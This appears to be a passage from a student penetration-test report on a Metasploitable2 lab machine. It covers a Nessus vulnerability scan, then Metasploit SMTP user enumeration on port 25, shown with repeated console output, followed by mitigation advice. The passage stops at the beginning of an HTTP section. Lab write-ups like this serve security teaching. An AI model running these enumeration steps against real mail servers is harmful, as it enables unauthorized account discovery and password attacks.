
Now, we find many ports opened like FTP, SSH, HTTP and …. etc.


After that, we will try to assessment all of the vulnerabilities to make sure the riskiness of each vulnerability to decision which vulnerability that more riskiness to exploit it in the exploitation phase.


Phase 2: Vulnerability Assessments:

In the first, we need to install Nessus in the localhost and use it to assessments the vulnerability.






New Scan / Advanced Scan
Back to Scan Templates
Settings
Credentials
Plugins
BASIC
General
Schedule
Notifications
DISCOVERY
ASSESSMENT
REPORT
ADVANCED
Name
Metasploitable2
1
Description
Folder
My Scans
Targets
192.168.21.129
2
Upload Targets
Add File
3
Save
Cancel
Tenable News
Flowise Stored Cross-Site Scripting
Read More


Metasploitable2
Back to My Scans
Configure
Hosts 0
Vulnerabilities 0
History 1
Search History
1 History
Start Time
Last Scanned
Status
Current
Today at 6:53 PM
N/A
Running
Scan Details
Policy: Advanced Scan
Status: Running
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 6:53 PM
Tenable News
Cybersecurity Snapshot: How AI Can Boost Your Cybe...
Read More


Nessus Essentials / Folde
https://localhost:8834/#/scans/reports/5/vulnerabilities
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
tenable Nessus Essentials
Scans
Settings
ShadyMohamed
Metasploitable2
Back to My Scans
Configure
Audit Trail
Launch
Report
Export
Hosts 1
Vulnerabilities 69
Remediations 3
History 1
Filter
Search Vulnerabilities
69 Vulnerabilities
Sev
CVSS
VPR
EPSS
Name
Family
Count
CRITICAL 10.0 * 7.4 0.6988 UnrealIRCd Backdoor Detection Backdoors 1
CRITICAL 10.0 * VNC Server 'password' Password Gain a shell remotely 1
CRITICAL 9.8 SSL Version 2 and 3 Protocol Detection Service detection 2
CRITICAL 9.8 Bind Shell Backdoor Detection Backdoors 1
MIXED Apache Tomcat (Multiple Issues) Web Servers 4
CRITICAL SSL (Multiple Issues) Gain a shell remotely 3
HIGH 7.5 5.9 0.0358 Samba Badlock Vulnerability General 1
HIGH 7.5 * 5.9 0.015 rsh Service Detection Service detection 1
HIGH 7.5 NFS Shares World Readable RPC 1
MIXED SSL (Multiple Issues) General 28
MIXED ISC Bind (Multiple Issues) DNS 5
MEDIUM 6.5 TLS Version 1.0 Protocol Detection Service detection 2
MEDIUM 6.5 Unencrypted Telnet Server Misc. 1
MEDIUM 5.9 4.4 0.9524 SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption) Misc. 1
MEDIUM 5.9 4.4 0.0031 SSL Anonymous Cipher Suites Supported Service detection 1
MIXED DNS (Multiple Issues) DNS 6
MIXED SSH (Multiple Issues) Misc. 6
MIXED HTTP (Multiple Issues) Web Servers 5
MIXED SMB (Multiple Issues) Misc. 2
MIXED TLS (Multiple Issues) Misc. 2
MIXED TLS (Multiple Issues) SMTP problems 2
LOW 3.7 2.9 0.9736 SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam) Misc. 1
LOW 2.6 * X Server Detection Service detection 1
LOW 2.1 * 4.2 0.8808 ICMP Timestamp Request Remote Date Disclosure General 1
INFO SMB (Multiple Issues) Windows 7
INFO TLS (Multiple Issues) General 4
INFO FTP (Multiple Issues) Service detection 3
INFO VNC (Multiple Issues) Service detection 3
INFO Apache HTTP Server (Multiple Issues) Web Servers 2
INFO RPC (Multiple Issues) RPC 2
INFO SSH (Multiple Issues) General 2
INFO SSH (Multiple Issues) Service detection 2
INFO Web Server (Multiple Issues) Web Servers 2
INFO Nessus SYN scanner Port scanners 25
INFO RPC Services Enumeration Service detection 10
INFO Service Detection Service detection 9
INFO OpenSSL Detection Service detection 2
INFO RMI Registry Detection Service detection 2
INFO Unknown Service Detection: Banner Retrieval Service detection 2
INFO AJP Connector Detection Service detection 1
INFO Backported Security Patch Detection (FTP) General 1
INFO Backported Security Patch Detection (WWW) General 1
INFO Common Platform Enumeration (CPE) General 1
INFO Device Type General 1
INFO Ethernet Card Manufacturer Detection Misc. 1
INFO Ethernet MAC Addresses General 1
INFO IRC Daemon Version Detection Service detection 1
INFO MySQL Server Detection Databases 1
INFO Nessus Scan Information Settings 1
INFO NFS Share Export List RPC 1
Scan Details
Policy: Advanced Scan
Status: Completed
Severity Base: CVSS v3.0
Scanner: Local Scanner
Start: Today at 6:53 PM
End: Today at 7:07 PM
Elapsed: 14 minutes
Vulnerabilities
Critical
High
Medium
Low
Info
Tenable News
Cybersecurity Snapshot: How AI Can Boost Your Cybe...
Read More
Tenable News
Tenable Ranked #1 in the Device
Tenable News
Microsoft's October 2024 Patch Tuesday Addresses 1...
Read More
FOLDERS
My Scans
All Scans
Trash
RESOURCES
Policies
Plugin Rules
Terrascan
Results per page 50
Showing: 1 to 50 of 69

After that assessment, we found that there are more than 60 Vulnerabilities between info, low, medium, high and critical.

So, in the exploitation phase-in the first- we focus on critical vulnerability and go to high and so on.

And we found that critical vulnerabilities make more damage in the system so we try to exploit those vulnerabilities to show how this damage can occur, and we try to find the mitigation of each vulnerability to fix this issue that it is caused.

Phase 3: Exploitation:

In this phase, we try to exploit each ports that see in the scanning phase. In the following, we show the vulnerability and its exploitation of this.

1. SMTP on port 25/tcp:

We try to use how SMTP enumeration scanner and what that does is it allows you to look for a valid for user account then we could potentially crack the passwords and have authenticated access to an SMTP server all right, so to do this we're going to use Metasploit.

We use grep to show the scanner type and then we're going to search SMTP.


And after this, we use the smtp_enum.


We should show option because sometimes we find the options that are required to make the exploit.


We found "RHOST" that required and no value in here, so we should set the "RHOST" option by the target machine.

And exploit this payload.


This problem may allow an attacker to steal a victim's emails.


kali@kali: ~
=[metasploit v6.4.20-dev]
+ -- --=[2440 exploits - 1256 auxiliary - 429 post]
+ -- --=[1468 payloads - 47 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > grep scanner search SMTP
4 auxiliary/scanner/http/gavazzi_em_login_loot . normal No Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
37 auxiliary/scanner/smtp/smtp_version . normal No SMTP Banner Grabber
38 auxiliary/scanner/smtp/smtp_ntlm_domain . normal No SMTP NTLM Domain Extraction
39 auxiliary/scanner/smtp/smtp_relay . normal No SMTP Open Relay Detection
41 auxiliary/scanner/smtp/smtp_enum . normal No SMTP User Enumeration Utility
66 auxiliary/scanner/http/wp_easy_wp_smtp 2020-12-06 normal No WordPress Easy WP SMTP Password Reset
msf6 >
Activate Windows
Go to Settings to activate Windows.



kali@kali: ~
=[metasploit v6.4.20-dev]
+ -- --=[2440 exploits - 1256 auxiliary - 429 post]
+ -- --=[1468 payloads - 47 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > grep scanner search SMTP
4 auxiliary/scanner/http/gavazzi_em_login_loot . normal No Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
37 auxiliary/scanner/smtp/smtp_version . normal No SMTP Banner Grabber
38 auxiliary/scanner/smtp/smtp_ntlm_domain . normal No SMTP NTLM Domain Extraction
39 auxiliary/scanner/smtp/smtp_relay . normal No SMTP Open Relay Detection
41 auxiliary/scanner/smtp/smtp_enum . normal No SMTP User Enumeration Utility
66 auxiliary/scanner/http/wp_easy_wp_smtp 2020-12-06 normal No WordPress Easy WP SMTP Password Reset
msf6 > use 41
msf6 auxiliary(scanner/smtp/smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 25 yes The target port (TCP)
THREADS 1 yes The number of concurrent threads (max one per host)
UNIXONLY true yes Skip Microsoft bannered servers when testing unix users
USER_FILE /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes The file that contains a list of probable users accounts.
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) >
Activate Windows
Go to Settings to activate Windows.



```
kali@kali: ~

       =[ metasploit v6.4.20-dev                          ]
+ -- --=[ 2440 exploits - 1256 auxiliary - 429 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > grep scanner search SMTP
   4   auxiliary/scanner/http/gavazzi_em_login_loot                .              normal     No    Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
   37  auxiliary/scanner/smtp/smtp_version                         .              normal     No    SMTP Banner Grabber
   38  auxiliary/scanner/smtp/smtp_ntlm_domain                     .              normal     No    SMTP NTLM Domain Extraction
   39  auxiliary/scanner/smtp/smtp_relay                           .              normal     No    SMTP Open Relay Detection
   41  auxiliary/scanner/smtp/smtp_enum                            .              normal     No    SMTP User Enumeration Utility
   66  auxiliary/scanner/http/wp_easy_wp_smtp                      2020-12-06     normal     No    WordPress Easy WP SMTP Password Reset
msf6 > use 41
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                      Required  Description
   ----       ---------------                                      --------  -----------
   RHOSTS                                                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      25                                                   yes       The target port (TCP)
   THREADS    1                                                    yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                 yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOST 192.168.21.129
RHOST => 192.168.21.129
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                      Required  Description
   ----       ---------------                                      --------  -----------
   RHOSTS     192.168.21.129                                       yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      25                                                   yes       The target port (TCP)
   THREADS    1                                                    yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                 yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes       The file that contains a list of probable users accounts.


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) >
```

```
kali@kali: ~

       =[ metasploit v6.4.20-dev                          ]
+ -- --=[ 2440 exploits - 1256 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > grep scanner search smtp
   4   auxiliary/scanner/http/gavazzi_em_login_loot                .              normal     No    Carlo Gavazzi Energy Meters - Login Brute
Force, Extract Info and Dump Plant Database
   37  auxiliary/scanner/smtp/smtp_version                         .              normal     No    SMTP Banner Grabber
   38  auxiliary/scanner/smtp/smtp_ntlm_domain                     .              normal     No    SMTP NTLM Domain Extraction
   39  auxiliary/scanner/smtp/smtp_relay                           .              normal     No    SMTP Open Relay Detection
   41  auxiliary/scanner/smtp/smtp_enum                            .              normal     No    SMTP User Enumeration Utility
   66  auxiliary/scanner/http/wp_easy_wp_smtp                      2020-12-06     normal     No    WordPress Easy WP SMTP Password Reset
msf6 > use 41
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                                      Required  Description
   ----       ---------------                                      --------  -----------
   RHOSTS                                                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/u
                                                                             sing-metasploit.html
   RPORT      25                                                   yes       The target port (TCP)
   THREADS    1                                                    yes       The number of concurrent threads (max one per host)
   UNIXONLY   true                                                 yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-framework/data/wordlist        yes       The file that contains a list of probable users accounts.
              s/unix_users.txt


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOST 192.168.21.129
RHOST => 192.168.21.129
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.21.129:25     - 192.168.21.129:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[+] 192.168.21.129:25     - 192.168.21.129:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, new
s, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.21.129:25     - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
```



mitigation

To secure SMTP on port 25/TCP, the following measures are recommended:

- **Implement strong authentication** mechanisms (e.g., SMTP AUTH) to prevent unauthorized access.
- **Enable anti-spam and anti-malware filtering** to block malicious emails.
- R**egularly update** SMTP server software to patch vulnerabilities.

2.HTTP on port 80/tcp:

The first step is to identify the HTTP server version and any running web applications. By scanning port 80 using nmap or directly connecting to the web service using a browser, we can gather information such as:

- **The web server software (e.g., Apache)**
- **Web application versions**
- **Directory structures**

